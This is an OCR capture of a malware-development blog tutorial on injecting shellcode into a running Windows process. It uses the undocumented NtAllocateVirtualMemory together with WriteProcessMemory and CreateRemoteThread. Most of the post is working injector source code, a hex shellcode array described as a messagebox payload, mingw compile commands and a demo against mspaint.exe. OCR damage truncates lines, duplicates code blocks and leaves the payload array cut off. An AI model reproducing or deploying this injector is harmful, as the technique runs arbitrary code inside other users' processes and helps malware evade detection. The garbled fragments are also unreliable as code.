
Code injection via undocumented NtAllocateVirtualMemory. Simple C++ example.

cocomelonc.github.io/tutorial/2021/12/07/malware-injection-10.html

December 7, 2021

2 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"$
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"$
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"$
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"$
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"$
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\x
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\x
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\x
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\x
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x
  "\x2e\x2e\x5e\x3d\x00";$
$
unsigned int my_payload len = sizeof(my_payload);$
$
int main(int argc, char* argv[]) {$
  HANDLE ph; // process handle$
  HANDLE rt; // remote thread$
  PVOID rb; // remote buffer$
$
  HMODULE ntdll = GetModuleHandleA("ntdll");$
$
  // parse process ID$
  printf("PID: %i", atoi(argv[1]));$
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(
  pNtAllocateVirtualMemory myNtAllocateVirtualMemory = (p
++$
  // allocate memory buffer for remote process$
  myNtAllocateVirtualMemory(ph, &rb, 0, (PULONG)&my_paylo
++$
  // "copy" data between processes$
  WriteProcessMemory(ph, rb, my_payload, my_payload_len,
$
  // our process start new thread$
  rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_RO
  CloseHandle(ph);$
  return 0;$
}$
NORMAL hack.cpp                                           cpp  utf-8[unix]  67%
"hack.cpp" 73L, 2904C written
```

win10-x64 [Running] - Oracle VM VirtualBox

```
PS C:\Users\User\Documents\malware\2021-12-07-malware-injecti
on-10> .\hack.exe 6252
PID: 6252
PS C:\Users\User\Documents\malware\2021-12-07-malware-injecti
```

Process Hacker [WINDOWS-V9HNK33\User]

=^..^=

Meow-meow!

Name	PID		Private b...	User name	De
dwm.exe	908		50.74 MB		De
explorer.exe	3060		46.08 MB	WINDOWS-V9H...\User	Wi
VBoxTray.exe	4612		2.64 MB	WINDOWS-V9H...\User	Vir
powershell.exe	3908	0.03	56.54 MB	WINDOWS-V9H...\User	Wi
conhost.exe	5364		3.18 MB	WINDOWS-V9H...\User	Cc
ProcessHacker.exe	6396	1.05	12.23 MB	WINDOWS-V9H...\User	Pr
mspaint.exe	6252		7.49 MB	WINDOWS-V9H...\User	Pa
OneDrive.exe	6852		26.89 MB	WINDOWS-V9H...\User	Mi

In the previous post I wrote about DLL injection via undocumented NtCreateThreadEx.


Today I tried to replace another function, for example `VirtualAllocEx` with undocumented NT API function `NtAllocateVirtualMemory`. That's what came out of it. So let's go to show how to inject payload into the remote process by leveraging a WIN API functions `WriteProcessMemory`, `CreateRemoteThread` and an officially undocumented Native API `NtAllocateVirtualMemory`.

First of all, let's take a look at function `NtAllocateVirtualMemory` syntax:

```
NTSYSAPI
NTSTATUS
NTAPI NtAllocateVirtualMemory(
  IN HANDLE               ProcessHandle,
  IN OUT PVOID            *BaseAddress,
  IN ULONG                ZeroBits,
  IN OUT PULONG           RegionSize,
  IN ULONG                AllocationType,
  IN ULONG                Protect
);
```


So what does this function do? By documentation, reserves, commits, or both, a region of pages within the user-mode virtual address space of a specified process. So, similar to Win API `VirtualAllocEx`.

In order to use NtAllocateVirtualMemory function, we have to define its definition in our code:




```
#pragma comment(lib, "ntdll")

typedef NTSTATUS(NTAPI* pNtAllocateVirtualMemory)(
  HANDLE             ProcessHandle,
  PVOID              *BaseAddress,
  ULONG              ZeroBits,
  PULONG             RegionSize,
  ULONG              AllocationType,
  ULONG              Protect
);

// 64-bit messagebox payload (without encryption)
unsigned char my_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
```

Then, loading the `ntdll.dll` library to invoke `NtAllocateVirtualMemory`:




```
int main(int argc, char* argv[]) {
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  PVOID rb; // remote buffer

  HMODULE ntdll = GetModuleHandleA("ntdll");

  // parse process ID
  printf("PID: %i", atoi(argv[1]));
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
  pNtAllocateVirtualMemory myNtAllocateVirtualMemory = (pNtAllocateVirtualMemory)GetProcAddress(ntdll, "NtAllocateVirtualMemory");

  // allocate memory buffer for remote process
  myNtAllocateVirtualMemory(ph, &rb, 0, (PULONG)&my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

  // "copy" data between processes
  WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);

```

And then get starting address of the our function:




```c
int main(int argc, char* argv[]) {
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  PVOID rb; // remote buffer

  HMODULE ntdll = GetModuleHandleA("ntdll");

  // parse process ID
  printf("PID: %i", atoi(argv[1]));
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
  pNtAllocateVirtualMemory myNtAllocateVirtualMemory = (pNtAllocateVirtualMemory)GetProcAddress(ntdll, "NtAllocateVirtualMemory");

  // allocate memory buffer for remote process
  myNtAllocateVirtualMemory(ph, &rb, 0, (PULONG)&my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

  // "copy" data between processes
  WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);

```

And finally allocate memory:



```c
int main(int argc, char* argv[]) {
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  PVOID rb; // remote buffer

  HMODULE ntdll = GetModuleHandleA("ntdll");

  // parse process ID
  printf("PID: %i", atoi(argv[1]));
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
  pNtAllocateVirtualMemory myNtAllocateVirtualMemory = (pNtAllocateVirtualMemory)GetProcAddress(ntdll, "NtAllocateVirtualMemory");

  // allocate memory buffer for remote process
  myNtAllocateVirtualMemory(ph, &rb, 0, (PULONG)&my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

  // "copy" data between processes
  WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);

  // our process start new thread
  rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
  CloseHandle(ph);
  return 0;
}
```

And otherwise the main logic is the same.




```c
int main(int argc, char* argv[]) {
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  PVOID rb; // remote buffer

  HMODULE ntdll = GetModuleHandleA("ntdll");

  // parse process ID
  printf("PID: %i", atoi(argv[1]));
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
  pNtAllocateVirtualMemory myNtAllocateVirtualMemory = (pNtAllocateVirtualMemory)GetProcAddress(ntdll, "NtAllocateVirtualMemory");

  // allocate memory buffer for remote process
  myNtAllocateVirtualMemory(ph, &rb, 0, (PULONG)&my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

  // "copy" data between processes
  WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);

  // our process start new thread
  rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
  CloseHandle(ph);
  return 0;
}
```

As shown in this code, the Windows API call can be replaced with Native API call functions. For example, `VirtualAllocEx` can be replace with `NtAllocateVirtualMemory`, `WriteProcessMemory` can be replaces with `NtWriteProcessMemory`.

The downside to this method is that the function is undocumented so it may change in the future.


Let’s go to see our simple malware in action. Compile `hack.cpp`:

```
x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/
-s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-
all-constants -static-libstdc++ -static-libgcc -fpermissive
```



```
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2021-12-07-malware-injection-10]
└──╼ $x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fda
ta-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2021-12-07-malware-injection-10]
└──╼ $ls -lt
total 44
-rwxr-xr-x 1 zhas zhas 40448 Dec 10 02:30 hack.exe
-rw-r--r-- 1 zhas zhas  2904 Dec 10 02:29 hack.cpp
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2021-12-07-malware-injection-10]
└──╼ $
```

Then, run process hacker 2:




Name	PID	CPU	I/O total ...	Private b...	User name	Description
SearchIndexer.exe	3972	0.05	440 B/s	21.41 MB		Microsoft Windows Search
SgrmBroker.exe	4620			2.32 MB		System Guard Runtime Mor
svchost.exe	1732			2.01 MB		Host Process for Windows S
svchost.exe	5048			2.32 MB		Host Process for Windows S
lsass.exe	596	0.05		6.62 MB		Local Security Authority Prc
fontdrvhost.exe	720			1.36 MB		Usermode Font Driver Host
csrss.exe	504	0.58	408 B/s	1.64 MB		Client Server Runtime Proce
winlogon.exe	564			2.36 MB		Windows Logon Applicatior
fontdrvhost.exe	712			6.65 MB		Usermode Font Driver Host
dwm.exe	908	4.10		44.05 MB		Desktop Window Manager
explorer.exe	3060	0.50		45.57 MB	WINDOWS-V9H...\User	Windows Explorer
VBoxTray.exe	4612	0.03	160 B/s	2.66 MB	WINDOWS-V9H...\User	VirtualBox Guest Additions
powershell.exe	3908	0.04		56.54 MB	WINDOWS-V9H...\User	Windows PowerShell
conhost.exe	5364			3.15 MB	WINDOWS-V9H...\User	Console Window Host
ProcessHacker.exe	6396	3.90		12.23 MB	WINDOWS-V9H...\User	Process Hacker
mspaint.exe	6252			7.28 MB	WINDOWS-V9H...\User	Paint
OneDrive.exe	6852			26.88 MB	WINDOWS-V9H...\User	Microsoft OneDrive

CPU Usage: 16.23% | Physical memory: 1.3 GB (48.15%) | Processes: 65

For example, the highlighted process `mspaint.exe` is our victim.

Let’s run our simple malware:

```
.\hack.exe 6252
```



```
  PULONG              RegionSize,
  ULONG               AllocationType,
  ULONG               Protect
);

// 64-bit messagebox payload (without encryption)
unsigned char my_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
